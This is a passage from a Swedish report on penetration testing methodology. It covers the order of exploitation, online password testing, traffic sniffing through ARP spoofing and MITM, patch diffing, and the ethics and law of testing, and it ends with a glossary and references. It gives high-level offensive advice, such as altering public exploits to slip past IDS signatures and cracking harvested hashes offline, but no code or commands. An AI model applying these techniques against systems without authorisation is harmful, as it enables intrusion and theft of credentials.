Efter att man införskaffat information om vilka tjänster som körs och via skanners (eller på annat vis, såsom webbsökning på produkt) konstaterat att en tjänst skulle kunna ha en specifik sårbarhet är nästa steg att utnyttja den. Eftersom en och samma maskin kan ha flera olika sorters sårbarheter är det här lämpligt att man lägger upp en ordning i vilken man testar sårbarheterna. Allting som kan krascha tjänster eller operativsystem kör man sist och återigen beroende på hur mycket ljud man kan tänka sig föra så kör man de kategoriskt sist, alltså inte förrän man testat allt annat på alla andra system. Är det inget problem med att få system omstartade och det hela är känt så kan man istället använda andra prioriteringar, dock så rekommenderar jag ändå att man lokalt kör (eventuellt) destruktiva exploits sist.

I första hand är det bekvämt att köra med färdiga exploits som går att hitta på vissa sajter på Internet. Kanske så har man även färdiga exploits som följer med sårbarhetsskannern. Att få tag i färdiga exploits är något som kan spara mycket tid, men sannolikheten är också hög att signaturer för dessa finns i IDS/IPS. Det kan i det läget vara attraktivt att modifiera exploiten något, men förutom viss vanlig maskinkod är det svårt att veta vad alla olika IDS/IPS utlöser på.

Utnyttjandet av en del sårbarheter är enkla och rättframma, medan en del kan vara betydligt mer komplicerade. Att lära sig skriva exploits är ett praktiskt arbete men kräver även teoretisk kunskap. För de som är intresserade av att lära sig mer hänvisar jag till Phrack-arkivet [106], Gera’s InsecureProgramming page [107], PullThePlug [108], OWASP WebGoat [109] samt boken Hacking: The Art of Exploitation [110]. Det finns några verktyg för att underlätta utvecklandet av exploits. Ett par av de mest kända är Metasploit Framework [111] samt Canvas [96] med tillhörande delar.

5.8 Test för svaga lösenord

Ytterligare ett steg som vanligtvis är bra att ta sent i testningen är att söka efter svaga lösenord online. Det kan skapa avsevärt med loggar och drar mycket uppmärksamhet till sig, och det är av den anledningen man gärna tar det sent i kedjan – om det är tysthet som prioriteras. Är det okej att föra ljud så är det istället bra att starta denna process så tidigt som möjligt eftersom man då hinner testa fler lösenord innan testets slut. Vid onlinetestning av lösenord använder man alltid program som automatiserar processen men beroende på tjänst så kanske det inte finns program tillgängligt. Återigen kan det komma in händigt att kunna programmera sitt eget, men det är inte alltid värt det. I det läget så kan man om man tycker det är värt det (= värdefullt system, eller enda vägen in) för hand testa 10-20 lösenord som man vet är vanliga, men att sitta och testa lösenord för hand är en krävande process och det är inte heller troligt att en angripare i en okänd position skulle sitta alltför länge med det. Dock så finns alltid problemet att det kan finnas en hel uppsjö med användarnamn och även om en angripare inte skulle testa alla, så vet man inte vilka den skulle testa. Av den anledningen kan en pen-testare aldrig komma med några generella garantier vad gäller lösenordsstyrkan, och uppgiften att testa alla lösenord löses bäst med tillgång till lösenords/hashdatabasen. Och det är precis vad man kan göra om en exploit lyckas, ta alla lösenord och hashar man kommer över och knäcka dem offline. Lösenord som finns på ett ställe i nätet finns ofta också på andra, alternativt så ger det en fingervisning på vilken typ av lösenord som man kan förvänta sig, och efter det kan man fatta ett intelligent beslut om vilka sorts lösenord man skall testa efter.

5.9 Nätverksavlyssning

Om de överenskomna reglerna (RoE) tillåter det och man har tillgång till det lokala nätet antingen som utgångspunkt eller om man har tagit sig in på en maskin har man i många fall ett fördelaktigt läge för att lyssna av trafiken. Till sin hjälp har man i första hand ARP-spoofing. Har man lyckats ta sig in i någon nätverksutrustning under föregående steg så är det ofta möjligt att utnyttja det genom att sätta upp portspegling/monitor (det vill säga allt som rör en port skickas även till en annan angiven port) eller en tunnel. Enligt egen erfarenhet så har just nätverksutrustning ofta sämre lösenord på sig av någon anledning, samt att de frekvent styrs genom klartextsessioner. Att angripa dessa är därför ofta extra intressant.

När trafik väl kommer till en dator där man kör avlyssning (vilket kan göras på i princip alla system) har man en väldigt god fortsättningspunkt. Mycket information färdas över nätet: lösenord i klartext, lösenordshashar, challenge-response inloggningar, e-post, filer (FTP, SMB), DNS-frågor, mycket av webbsurfandet, IP-telefonsamtal, och så vidare. Uppenbarligen är denna information värdefull, och är kanske ofta precis vad en motiverad angripare är ute efter. Som pen-testare ingår det dels att rapportera olika saker som kan observeras under aktionen, dels att utnyttja den informationen till att ta sig vidare, *men bara inom RoE-gränserna*. Avlyssning ger ofta information som hör till organisationens anställda och som pen-testare har man naturligtvis inte rätt till att ta sig in på några andra ställen än de som beställaren uttryckligen godkänt (och har auktoritet att godkänna). Min åsikt är att man gör gott i att aldrig ta med detaljerade uppgifter om de anställdas aktiviteter och användandet av nätverket utanför organisationens gränser. Det ligger inte i pen-testets syfte, kan ses som oetiskt och skulle säkerligen väcka rabalder hos de anställda om någon specifikt blev uthängd.

Om utöver avlyssning trafiken dessutom går *genom* datorn har man ytterligare möjlighet att manipulera sig vidare in. Det går att styra om trafiken hur som helst och byta ut information, mest noterbara skillnaden är att det nu går att utföra MITM-angrepp utan att för den sakens skull behöva förlita sig på DNS-spoofing.

5.10 Kryptering/kodning

Ibland använder man kryptering eller kodning som skydd. Angrepp innefattar MITM-angrepp på protokoll såsom SSL samt mot algoritmerna själva. De saker som bara är kodade finns det ofta verktyg för att avkoda, utvecklade genom att någon har dekompilerat användningsprogrammet eller har gjort en sorts kryptoanalys på resultatet. Exempel på sådan information är BASE64-kodade HTTP BASIC AUTH-inloggningar [56] och sparade formulärdata för webbläsare. Andra angrepp kan vara av karaktären som anges i avsnittet om vanliga sårbarheter för kryptering, avsnitt 4.9. Med undantag för tjänster som helt förlitar sig på kryptering för att stänga ute angrepp (såsom WiFi) så är det faktiska utnyttjandet av svagheter ofta sena i pen-test processen eftersom de kräver tillgång till det krypterade materialet, det vill säga antingen avlyssnad trafik eller tillgång till data på systemen.

5.11 Dekompilering och kodgranskning

Hittar man inga kända vägar in eller om man vill ta sig in ”under radarn” så kan det vara en idé att ge sig ut på jakt efter lite mindre kända (eller helt okända) sårbarheter. Denna del av penetrationstest är starkt relaterad till syftet – vad är det man vill ha ut av testet? Om det är att testa IDS/IPS så kan en relativt okänd och opatchad sårbarhet vara ypperlig. Samma är det om huvudsyftet med testet är att testa något som är egenutvecklat. Vill man däremot bara kontrollera om ens nät står sig bra mot kända sårbarheter är denna del i det närmaste onödig. Att leta sårbarheter i kod är således ett uppdrag som kan ligga alldeles parallellt med pen-testning och en person som utför pen-tester bör därför också ha goda kunskaper i (och gärna erfarenhet av) kodgranskning. Om det dessutom finns ”dödtid” över efter att man sökt efter kända sårbarheter och det är ett visst antal mantimmar allokerade för testet kan man använda den tiden till att just utöka sina kunskaper och söka efter okända sårbarheter. För programvara med öppen källkod är det ofta enkelt att få tag i koden via Internet, men i fallet med färdigkompilerade produkter utan källkod får man använda sig av dekompilering.

En nackdel är att licensavtalen för programvara inte alltid tillåter dekompilering. En annan nackdel är att pen-testaren kanske inte alltid har tillgång till den kommersiella programvaran och kan heller inte då göra någonting. Hur som helst så händer det ändå att det tillåts och att använda sig av dekompilering är ett sätt att leta efter sårbarheter. I en del fall är det rent ut så att det inte finns någon licens, och det gäller speciellt för egentillverkad programvara. Ett vanligt scenario kan vara att en webbplats som skall pen-testas använder sig av exempelvis en java applet, och det kan innebära angreppsmöjligheter om företaget förlitar sig på applikationen för sin säkerhet. Med en dekompilator kan koden göras läsbar och en pen-testare kan leta efter sådana konstruktionsfel.

Jag nämnde även tidigare att det händer att sårbarheter patchas i det tysta eller med väldigt lite information från en del tillverkare. En utveckling som har kommit till stor del från det är att patchar numera undersöks noggrant av personer som letar efter säkerhetsbrister. Genom att spara undan gamla filer, applicera patchen och sedan köra en bindiff [112] på gamla och nya filer kan man se precis var kod har ändrats. På grund av bristen på information som gått ut kring dessa sårbarheter så är de extra värdefulla, eftersom IDS/IPS-tillverkare sällan får möjlighet att lägga in signaturer specifikt för dessa sårbarheter. I ett mejl [113] skriver H D Moore, en av upphovsmännen till gratisverktyget ”Metasploit Framework” hur han använt sig av dekompilering för att hitta exploitinformation av en sårbarhet och på köpet hittar flera andra. Just de han beskriver har sedermera publicerats med exploit för Metasploit Framework, men av mejlet att döma så har han hittat flera som han själv använder i pen-tester just för att undvika upptäckt.

5.12 Slutförande, vad händer sedan?

Efter testet är gjort och rapporten sammanställd, levererad och presenterad är det upp till kunden att ta vid. Hittade sårbarheter behöver omgående rättas till, men bör även analyseras inom kundens organisation för att förhindra framtida sårbarheter av samma karaktär. Detta kan ha specifika orsaker i varje organisation, exempelvis kan det saknas rutiner kring att hålla uppdaterad bokföring på vem som har hand om vilket system och hur man skall agera när en person slutar. En annan orsak kan vara så enkel som att det saknas rutiner för att avveckla ett system som inte längre används.

6 Diskussion kring resultat och framtid: penetrationstester och…

6.1 Begrepp

Penetrationstester är vad jag sett ett väldigt löst definierat begrepp som många människor har olika uppfattningar om vad det innebär. Alla är dock överens om att det handlar om någon slags offensiv testning med utgångspunkt som ska efterlikna en angripares. Att sedan praktiskt dra gränserna och hävda som jag – att det inbegriper ett faktiskt angrepp riktat mot svagheter i datorprogram eller deras konfiguration, och som i övrigt inte förlitar sig på att man utnyttjar människor, är något där åsikterna går isär. Denna avgränsning gör jag av flera anledningar, bland annat eftersom det krävs helt olika färdigheter om man plötsligt skall inkludera även andra former av offensiv säkerhetstestning i penetrationstester. För att testa fysisk säkerhet krävs något helt annat än för att testa ett datorprogram. En annan anledning är att undvika komplicerade filosofiska och juridiska frågor. Om man till exempel också går in för att lura personal att utföra vissa handlingar eller ge ifrån sig information så kommer man väldigt nära brottsprovokation, något som polisen i Sverige idag inte får använda sig av [114]. Vad gäller att sedan genomföra angrepp och inte bara göra en mild utvärdering om möjliga svagheter så har jag själv synen att om man inte har för avsikt att faktiskt utföra det steget är det snarare en lättare form av sårbarhetsanalys än ett penetrationstest (ett penetrationstest kan i sig ses som en sårbarhetsanalys, men har då bättre precision och större djup). Om det är enda skillnaden som finns mellan vad jag sett vanligen kallas för ”sårbarhetsanalys” och ”penetrationstest” är sedan ytterligare flytande då en del menar att ett pen-test bara har som mål att ta sig in eller inte, medan en lättare sårbarhetsanalys skulle ha som mål att hitta alla möjliga vägar. Själv så ser jag på det som att ett pen-test skall titta på alla möjliga vägar in, och då alltså vara en lättare sårbarhetsanalys där man går steget längre och med det konkretiserar annars teoretiska hot, samtidigt som man kan stryka felaktiga svar eller gradera sårbarheter enligt hur lätta dem är att utnyttja. Själva graderingen kan vara viktig vad gäller prioriteringen av sårbarheten, eftersom risken för utnyttjande ökar om den är lätt och minskar om det är svårt. Även sannolikheten för att något redan har inträffat är bunden till detta, och man får då värdefull information för att avgöra om man antingen skall utforska den möjligheten ytterligare, utgå från att så är fallet, eller helt enkelt ta en chansning och strunta i det.

6.2 Programvarukvalitet

Penetrationstester är ett oerhört brett område, delvis på grund av att det så starkt anknyter till andra områden, som i sin tur är stora. Man kan på ett vis se att säkerhetsbrister har att göra med programvarukvalitet och i synnerhet programvarutestning (populärt benämnt som QA på mejlinglistor, Quality Assurance). En sorts penetrationstester skulle gå att utföra specifikt på vissa program just som en del i en QA-process. Speciellt skulle delen med fuzzing vara intressant – att mata programmet med data som ofta utlöser oväntade resultat och se hur det står emot kan göras som en del i ett stresstest. I anslutning till det kommer också frågan ”hur fixar/motverkar man på ett effektivt sätt sårbarheter?” Just det området är under stark utveckling (vilket kan ses i [28]) och för automatiserad sökning efter sårbarheter i kod kan man även konstatera ett starkt behov av det. Alternativet som man kan arbeta på parallellt är att skapa medvetenhet kring sårbarheter i programvara och kanske få konsumenterna eller till och med lagstiftarna att komma med lite större krav.

6.3 Etik

Ytterligare ett område som kommer upp i fråga om penetrationstester och som jag har bemödat mig om att undvika i denna rapport så gott det går är etik. Att exkludera att direkt provocera fram beteende hos människor tar bort ett mycket svårt område från penetrationstesters etiska frågor, men som kan ses i exempelvis avsnitt 5.9 finns det fortfarande frågor som kvarstår. Riskerar man att kränka människor om att man försöker gissa sig fram till deras hemliga lösenord? Hur reagerar en systemadministratör som först i efterhand får veta att dennes maskiner testats och utöver det att man också har observerat dennes beteende under testernas pågående? Hur skall man i de situationerna sedan framföra att dessa tester påvisade brister? Är det etiskt försvarbart att lyssna av nätverkstrafik? Och vad gör man om man upptäcker olämplig aktivitet – vare sig det är genom att lyssna av nätverkstrafik eller genom att titta runt bland filerna på en dator? Förändras den redan svåra situationen om det olämpliga som upptäckts dessutom är olagligt?

Det finns uppenbarligen en hel del att ta hänsyn till, och det finns gott om tår som det kan trampas på. Men det finns också vinningar att göra. Området är mig veterligen relativt outforskat, och de gånger jag sett ämnet när det tagits upp på mejlinglistan pen-test [1] har det blivit stora diskussioner kring det, vilket kan ses som ett tecken på att många av dem som är verksamma eller intresserade av pen-tester är oeniga eller oklara över vilken inställning och vilken väg som är den rätta genom dessa frågor. Att jag själv försökt undvika att gå in på ämnet i denna rapport beror delvis på att jag upplever samma fenomen i mig själv – jag är helt enkelt osäker på vad jag vill gå ut och rekommendera andra. Det enda jag kan uppmuntra till är att ta upp dessa frågor till diskussion redan innan avtalstecknandet. Detta för att både undvika framtida tvister och få kunden införstådd med att det kan uppstå sociala problem om man inte garderar sig på förhand.

6.4 Juridik

Inte helt orelaterat till etik finns även juridik. Eftersom jag själv inte har någon större juridisk kompetens anser jag det olämpligt av mig att gå in för djupt på området, men har ändå för avsikt här att peka ut några situationer där man som utförande organisation berörs av juridik.

Det är standard att de båda parterna i ett penetrationstest skriver på ett avtal om tystnadsplikt (NDA, kort för Non-Disclosure Agreement). Utöver detta är det också som utförande organisation lämpligt med ett avtal om ansvarsfriskrivning. Den exakta utformningen av detta avtal kan väcka debatt. Som pen-testare går det inte att garantera att skada inte sker då en del programvara är särdeles dåligt skriven och kan ta skada även om man undviker alla vanligtvis destruktiva tester (se avsnitt 5.1.1). Det går inte heller att garantera att trots att inga sårbarheter hittas under testet, att målet helt skulle sakna sårbarheter. Att så är fallet kan man lätt försäkra sig om genom faktumet att det hela tiden dyker upp nya sårbarheter som man tidigare inte känt till, vilket det inte skulle göra om det fanns testmetoder som garanterade att alla sårbarheter i ett program hittas. Att alla redan kända sårbarheter hittas är också svårt att garantera, inte minst för att man då måste börja med en definition på vilka alla kända sårbarheter är. Att tester sedan också kan ge falska negativa resultat är också känt, något som här tagits upp i avsnitt 5.5.1.

En annan viktig fråga i sammanhanget är om den som beställer testningen och som får resultatet är behörig att teckna avtal för det mål som testet avser. I en artikel [115] beskriver Carole Fennelly bland annat ett fall hon kom i kontakt med där det hade utförts en revision på en obehörig beställares uppdrag. Från den historien är det för mig inte långt till att se att det inte bara lätt kan uppfattas som oetiskt utan också bli kostsamt. I värsta fall kan det bli en

polisanmälan av det hela med påföljande skadestånd, något som hänt vid flera tillfällen då klara papper från en behörig beställare saknats [116].

I avsnitt 6.3 nämns att det kan hända att man stöter på olagligt material (eller tecken på olaglig aktivitet). I Sverige behöver varje fall bedömas individuellt då vissa brott har anmälningsskyldighet, medan andra inte har det. I brottsbalken kapitel 23, 6:e paragrafen finns det reglerat att underlåtenhet att rapportera brott när man har skyldighet till det kan ge upp till två års fängelse.

6.5 Tjänstekvalitet

Hur kan man veta att tjänsten man levererar håller god kvalitet? I avsnitt 5.1 tar jag upp ett förfarande som innefattar att den egna aktiviteten skall lagras, delvis för att man i framtiden skall kunna utvärdera och förbättra sina testprocedurer. Men hur mäter man egentligen kvaliteten på tjänsten man levererar? Det är en svår fråga, och en fråga som lika gärna kan dyka upp från kunden som för en själv. Tyvärr har denna fråga inte några enkla svar. Men för att ha något att gå efter så kan man hierarkiskt dela upp det ultimata syftet med testet till delmål, och sedan mäta sig själv gentemot dessa delmål avseende tidsåtgång (för såväl varje delmål för sig som huvudmålen) och fullföljande av delmålen. Skulle det någon gång komma fram att en procedur man använt för att åstadkomma ett delmål har missat något, får man se över dels hur man fortsättningsvis kan hitta det, dels vilka orsaker det fanns till att man till en början missade det. Kanske kan man då få insikt i något man kan göra för att förbättra helhetskvaliteten.

En gemensam sådan lista skulle gagna säkerhetsvärlden både i form av att göra delmålslistorna mer kompletta och ge beställare möjlighet att få en bättre uppfattning om vad det egentligen är man kan få när man bestämmer sig för att utföra testning. Vidare möjliggör en sådan lista oberoende tester på utförare hur väl de kan nå delmålen som finns på listan. Och detta är precis vad Pete Herzog – huvudmannen bakom OSSTMM [6] – har tagit fasta på. OSSTMM ger just en sådan lista och ISECOM (som Herzogs organisation kallar sig) erbjuder certifiering för det. Denna certifiering som kallas OSSTMM Professional Security Tester [117] (OPST) tycks vara den enda som faktiskt testar förmågan att utföra tester, och OPST syns således ofta tillsammans med uttrycket ”walk the walk”. Detta i anknytning till andra certifieringar inom området som Herzog tycks mena mer certifierar huruvida man kan teorin, det vill säga ”talk the talk” [118].

6.6 ”Exploits”

Penetrationstester kommer IDS/IPS som närmst när det är dags att köra exploits, det vill säga att utnyttja sårbarheter för att exekvera ”elak kod”. Jag har tagit upp väldigt lite av hur det faktiskt går till i denna rapport, delvis just för att det är ett så pass stort ämne i sig. Av den anledningen går därför rapporten hand i hand med uppföljningsläsning (och övning/forskning) på hur olika sårbarheter utnyttjas. Jag har gett några förslag på redan existerande arbeten, och de förslagen torde i sin tur leda vidare, och vidare… Det är min förhoppning att denna rapport har gett ett sammanhang i vilket du som läsare kan placera framtida studier av sårbarhetsutnyttjande.

6.7 Verktyg

Vilka verktyg man väljer för att underlätta sina uppdrag är en viktig fråga. Tyvärr finns det flera hundra verktyg att välja bland, där de flesta har sitt specialiserade område. Jag har i denna

rapport hållit mig undan från att peka ut verktyg (med några få undantag) eftersom det verktyg som är bäst på sitt område idag kanske är inaktuellt imorgon. Men för en uppstartande verksamhet står frågan förstås akut: vilka verktyg skall vi använda oss av i våra penetrationstest? Min förhoppning är att denna rapport skall ha identifierat ett antal olika behov utifrån vilka man sedan kan titta på specifika verktyg för varje. På grund av mängden av verktyg kan det vara ett relativt stort arbete, och vilka verktyg som finns tillgängliga är även beroende av ekonomin eftersom man framförallt de senaste fem åren har kunnat se en ökning i det kommersiella utbudet av penetrationstestningsmjukvara. Vad som är fördelaktigt i situationen är att det i samband med utväljandet av verktyg även ingår självträning på den rent praktiska biten av penetrationstester, samt att tolka resultat. En laborationsmiljö där vissa sårbarheter och scenarios finns utplacerade behöver byggas, vilket är bra även för senare skeden – då man skall testa nya verktyg eller då man vill träna upp ny personal.

6.8 IDS/IPS

Datasäkerhet idag bedrivs just från flera fronter samtidigt, och penetrationstester kommer i anknytning till de alla. Vissa saker har fått väldigt lite utrymme i rapporten (till exempel policies) medan andra har fått lite större. Ett av de områden som har fått lite större är IDS/IPS. Under mitt studerande av IDS och IPS så har jag stött på ett par stora problem som i detalj skulle kunna brytas ner ytterligare, och troligen öppna för otroligt mycket mer. Allt fler kör sådana system idag för att centralt kunna styra över sitt nätverk, men när hela IDS/IPS-branschen fortfarande i en så hög grad dras med signal-till-brus problem så är det svårt att sköta systemen. I roten finns förstås att man vill hitta (bland annat) alla riktiga angrepp, men hur förhåller det sig när man tittar på de tänkbara kontringsmetoder jag nämnt i denna rapport? Hur skall man hantera kryptering? Hur skall man hantera olika varianter att utnyttja sårbarheter på? Går det att skapa något som generiskt hittar varenda försöka att utnyttja en buffertöverskridning till att exekvera kod på maskinen? Vilka för- och nackdelar finns det att köra med centrala NIDS/NIPS istället för att använda sig av HIPS/HIDS där testningen kan vara mer detaljerad? Allt detta är frågor som penetrationstester pressar förespråkarna av IDS/IPS att svara på. Men klart står i alla fall att penetrationstester står i en stark relation till IDS/IPS.

6.9 Kryptering

Som går att uttyda ur denna rapport är även kryptering ett ämne som är kopplat till pen-tester. Kryptering har studerats i årtusenden [119] och är ett stort och avancerat ämne. Dess relevans för pen-testning är klar, men att ta steget att bli en kryptoanalytiker är i min mening ett steg bort från pen-testning. Grundläggande begrepp är naturligtvis bra och ibland nödvändigt att ha kännedom om (exempelvis vid implementeringen av MITM-angrepp på protokoll som använder sig av krypton), men området kryptering gör sig troligen bättre hos en matematiker än en pen-testare. En viss baskunskap är ändå något som bör införskaffas och kan så göras i exempelvis boken Applied Cryptography [120], en synnerligen gedigen bas som bör räcka för att förstå alla verktyg en pen-testare stöter på i ämnet.

6.10 Forskning

En något subtilare fråga som går att lägga märke till om man tittar på referenslistan är att det är relativt få referenser som är av akademisk karaktär. Det är något jag själv visste med mig innan jag påbörjade detta examensarbete, men som återigen blev lyft till ytan genom ett samtal med

en vän till mig. Hur kommer det sig att så stor del av forskningen som bedrivs inom datasäkerhet idag bedrivs utanför den akademiska världen? Jag själv ser det som en stark antydan om en stor brist inom den akademiska miljön. Var och vilka är det som bedriver forskningen, och med vilka motiv? Hur länge förblir saker i det dolda innan det kommer upp till allmän kännedom? I dagsläget så händer det till och med att den akademiska världen hånas[3] [121,122] för dess brister på området. Jag tror att börjar man nysta i anledningarna bakom den akademiska världens eftersläpande så går det att få reda på mycket mer än bara om vad som finns eller saknas i den akademiska världen. Jag tror att samma anledningar hittar man även utanför den. Vad som kanske också förstärker en alarmerande trend är hur mjukvaruföretagen hanterar upptäckta sårbarheter. Det finns gott om rapporter där sårbarheter försöker döljas eller inte alls prioriteras. Två exempel jag vill ta upp här är hur Cisco tillsammans med säkerhetsföretaget ISS försökte täcka över en ISS-anställds (Michael Lynn) forskning kring sårbarheter i Cisco IOS (kärnan i Ciscos routers), vilket resulterade i att Lynn sa upp sig och höll presentationen [123] ändå [124]. Anmärkningsvärt är även att Cisco censurerade materialet (jag har själv sett en video på hur de stod och rev ut sidor och tog ut CD-skivor ur ryggsäckar som konferensdeltagarna skulle få). Det andra exemplet är Oracle, och hur de hanterar rapporterade säkerhetshål. Oracle har fått otroligt mycket kritik [125,126] för sitt illa skötta säkerhetsarbete, främst från dem som själva forskar i deras produkter och hittar en uppsjö med allvarliga säkerhetshot. Till att börja med så har det hänt att Oracle vid ett tillfälle gått ut och sagt att de aldrig kommer fixa ett visst säkerhetshål i vissa versioner av sitt DBMS [127]. För att sedan fortsätta så är tiden mellan rapporterad sårbarhet och en tillgänglig patch väldigt stor [128]. Patcharna som sedan kommer är illa skrivna och fixar inte alltid problemet [128]. Samtidigt kan det vara kvar fullt med sårbar kod i precis samma avsnitt som ursprungsbuggen var, och det verkar som om Oracle själva inte fixar mer än exakt det som rapporteras in till dem. I en kolumn [129] i juli 2005 skriver Mary Ann Davidson, säkerhetschef för Oracle, att över 75 % av alla betydande säkerhetsbrister hittas av Oracle själva. Om så är fallet är det idag (2006-05-03) rimligt att anta att Oracle DBMS står med ett minimum på 400-500 ofixade men kända sårbarheter, utifrån siffror givna av bara två säkerhetsforskare på antalet öppna ofixade sårbarhetsfall de har liggande [130]. Det är minst sagt förbluffande att ett företag med så stor kundbas kan komma undan med det, men det reflekterar en verklighet av kunder som saknar kompetens i säkerhetsfrågor. Jag har själv rapporterat sårbarheter och i denna stund så har jag en sårbarhet liggandes som det ännu inte släppts någon fix för, men som jag rapporterade till tillverkaren för ungefär tre månader sedan. Att på det viset så lågt prioritera sårbarheter gör att enskilda individer (specifikt jag i detta fall) tappar motivationen för att rapportera, och faktum är att jag känner till fler sårbarheter – men jag rapporterar de inte för jag har varken ork eller tid att driva ett ärende som jag inte får något för – ibland inte ens någon uppskattning. I en kommentar [116] till ytterligare ett fall där en individ utan tillstånd hade hittat och rapporterat en sårbarhet hos ett företag sade Dave Aitel, exploitutvecklare och främst känd för sin inblandning i säkerhetsföretaget Immunity Inc., att toppen på upptäck-och-avslöja-rörelsen passerades för över två år sedan, det vill säga innan 2004, och de upptäcka buggarna numera hålls under jorden. Andra flöden går genom företag som betalar för att få veta nya sårbarheter [131].

Men istället för att fortsätta långt in i hela den frågan hur sårbarhetsforskning idag sker (och inte sker), så lämnar jag den öppen för vidare undersökning, och skulle någon läsare ta på sig arbetet så skulle jag vara intresserad av att höra om det.

[3] Även om de inlägg som hänvisas till inte så hårt angriper just huvudpoängen med artikeln (vilket jag ser som en ineffektivitet i adressrymdsrandomiseringen på 32-bitars system) så kan det noteras att även den är gamla nyheter. Det skrevs om första gången i Phrack 58 (2001), då av ”nergal”.

6.11 Användbarhet för säkerhetsarbetet – slutsats

Frågan är då när man har som störst nytta av penetrationstester. Penetrationstester är om de skall vara kvalitativa (det vill säga inte helt automatiserade) ett kostsamt sätt att hålla säkerheten hög på. Det är därför min rekommendation att man använder fullskaliga penetrationstester främst på system som är väldigt viktiga eller utsatta. Andra alternativ då en konfiguration är mall för stora delar av inventariet att man testar en av datorerna fullskaligt och sedan gör en lättviktarversion av testningen på dem resterande delarna för att se om dem formar sig enligt samma mönster som den man testat fullt. Ett annat tillfälle där penetrationstester är ypperliga är just för att testa säkerheten i en specifik produkt, då på uppdrag antingen av en tillverkare (förhoppningsvis!) eller en organisation med extraordinärt säkerhetsbehov. Fokus ändras då samtidigt från kända till okända sårbarheter.

Ett annat tillfälle där lättviktspenetrationstester med enbart automatiserade skanningar faktiskt kan användas är då man vill se till att vissa specifika sårbarheter mycket snabbt åtgärdas. Syftet med detta är då något helt annat än med ett fullskaligt test, nämligen att skydda sig mot just automatiserad angreppsverksamhet som förekommer på Internet. Återigen kan man här se hur viktigt det är med att titta på syftet för ett penetrationstestet.

Ett tillfälle där jag anser att det inte är lämpligt att använda fullskaliga penetrationstester är om man från början inte har så mycket säkerhetsorganisation etablerat inom den större organisationen. Tanken är då istället att pengarna läggs bäst på att rätta till problem som man uppenbart kan hitta genom andra, billigare tillvägagångssätt. Penetrationstester är ett sätt att *testa* säkerhet på – inte att skapa den. Penetrationstester kan använda som *underlag* för att åstadkomma högre säkerhet men då behöver man följa upp och använda resultatet från ett penetrationstest och har man inte organisationen för det så har man inte heller någon större nytta av ett test. Den typ av penetrationstester jag huvudsakligen beskrivit i detta dokument bör existera i ett iterativt arbete: design – implementering – testning. Penetrationstester är just tester. Design och implementering kvarstår. Med den synen formar sig intressant nog även säkerhet till det gamla talesättet ”alla goda ting är tre”.

7 Ordlista

ACL
Akronym för Access Control List. En uppsättning regler som styr tillgången till en viss tjänst/vissa material.

Cache
Ett lagringsutrymme som är snabbare åtkomligt än den primära källan. En cache har bara ett mindre urval, men genom att den är snabbare vinner man på att mellanlagra sådant som ofta används.

Challenge-Response inloggning
Ett inloggningsförfarande där ena sidan skickar en ”utmaning” som den andra sidan sedan måste svara rätt på för att få godkänd. Metoden är klassisk och är vanligt förekommande i filmer där spionen säger en fras varpå ett visst svar förväntas från den andra för att visa att den verkligen är rätt person.

Dekompilering
En process där man använder lagrad kod från ett lågnivåspråk till att återkonstruera högnivåkod.

Dekompilator
Ett program som utför dekompilering.

Exploit
Ett sätt att utnyttja en sårbarhet på. Vanligtvis finner man exploits i form av små kodsnuttar, men det förekommer även i form av instruktioner för människor.

IDS – Intrusion Detection System
Intrångsdetekteringssystem. Finns i två utförande, dels nätverksbaserad, dels värdbaserad. Ett system som sätts upp för att upptäcka dataintrång och dataintrångsförsök

IPS – Intrusion Prevention System
Se IDS, med tillägg att man inte bara vill upptäcka utan även förhindra.

MITM
Akronym för man-in-the-middle. En angripare lägger sig mellan två ändpunkter och modifierar viss data när den sänds från ena punkten till den andra. Ett exempel är då man genom utbyte av kryptonycklar och senare den krypterade strömmen kan lyssna av och modifiera även krypterad information.

MTA – Mail Transfer Agent
Ett mejlprogram som har som uppgift att skicka och ta emot mejl. Exempelvis alla SMTP-servers är MTA:er.

Payload
Beroende på sammanhang, men i nätverkstrafik så betyder payload den data som levereras i paketet.

Pen-test
Kort för penetrationstest.

POTS
Plain Old Telephone System, det klassiska telefoninätet.

Proxyserver
”En mellanserver är i regel placerad mellan ett internt och ett externt nät och uppträder mot det externa nätet som om den utgjorde en dator på det externa nätet. Den döljer härigenom för det externa nätet vilka noder som är anslutna till det interna nätet. Mellanservern fungerar som ombud, därav den engelska benämningen *proxy* (som bl.a. betyder ’ombud’).” [132]

Rootkit
Namnet kommer från UNIX-systemens administratörskonto som heter ”root” – kontot med fullständiga rättigheter. Ett rootkit innehåller ofta både bakdörrar (en enkel väg in till systemet och root-kontot igen) samt mekanismer för att dölja att systemet blivit komprometterat.

Tvåfaktorsautentisering
Inom säkerhet pratar man om tre olika sätt att autentisera sig på: Något man är, något man har och något man vet. Vid användandet av två av de samtidigt kallar man det för tvåfaktorsautentisering. Ett vanligt exempel på tvåfaktorsautentisering är att man har ett passerkort med en tillhörande kod.

Återhoppspekare
I många processorer finns det instruktioner för att anropa funktioner i minnet och sedan återkomma från dem. Den adress som processorn då återgår till är vanligtvis lagrad på stacken och kallas för återhoppspekare. När processorn får en återhoppsinstruktion tas då denna automatiskt därifrån och processorns instruktionspekare pekas om till återhoppsadressen.

Whitelist
En lista på adresser som alltid accepteras i ACL:en.

8 Referenser

[1] SecurityFocus (2006): “Penetration Testing”, http://www.securityfocus.com/archive/101 Åtkomst: 060516

[2] SecurityFocus (2006): “Bugtraq”, http://www.securityfocus.com/archive/1 Åtkomst: 060516

[3] SecurityFocus (2006): “Vuln Dev”, http://www.securityfocus.com/archive/82 Åtkomst: 060516

[4] Aitel, Dave (2006): “Dailydave Info Page”, http://www.immunitysec.com/mailman/listinfo/dailydave Åtkomst: 060516

[5] Wikimedia project (2006): “Wikipedia”, http://www.wikipedia.org Åtkomst: 060511

[6] Herzog, Pete (2005): “Open-Source Security Testing Methodology Manual 2.1.1”, http://www.osstmm.org Åtkomst: 060613

[7] Rathore, Balwant; m.fl. (2006): “Information Systems Security Assessment Framework, Draft 0.2”, http://www.oissg.org/component/option,com_docman/task,cat_view/gid,66/Itemid,134/ Åtkomst: 060613

[8] Wack, John; m.fl. (2003): “Guideline on Network Security Testing”, NIST Special Publication 800-42

[9] MITRE (1999): ”Information Assurance Red Team Handbook”

[10] Farmer, Dan; Venema, Wietse (1993): “Improving the Security of Your Site by Breaking Into It”

[11] Open Source Technology Group (2006): “freshmeat.net: Welcome to freshmeat.net” http://www.freshmeat.net Åtkomst: 060512

[12] CERT Coordination Center (2006): “CERT/CC: Statistics 1998-2006”, http://www.cert.org/stats/ Åtkomst: 060512 Senast ändrad: 060424

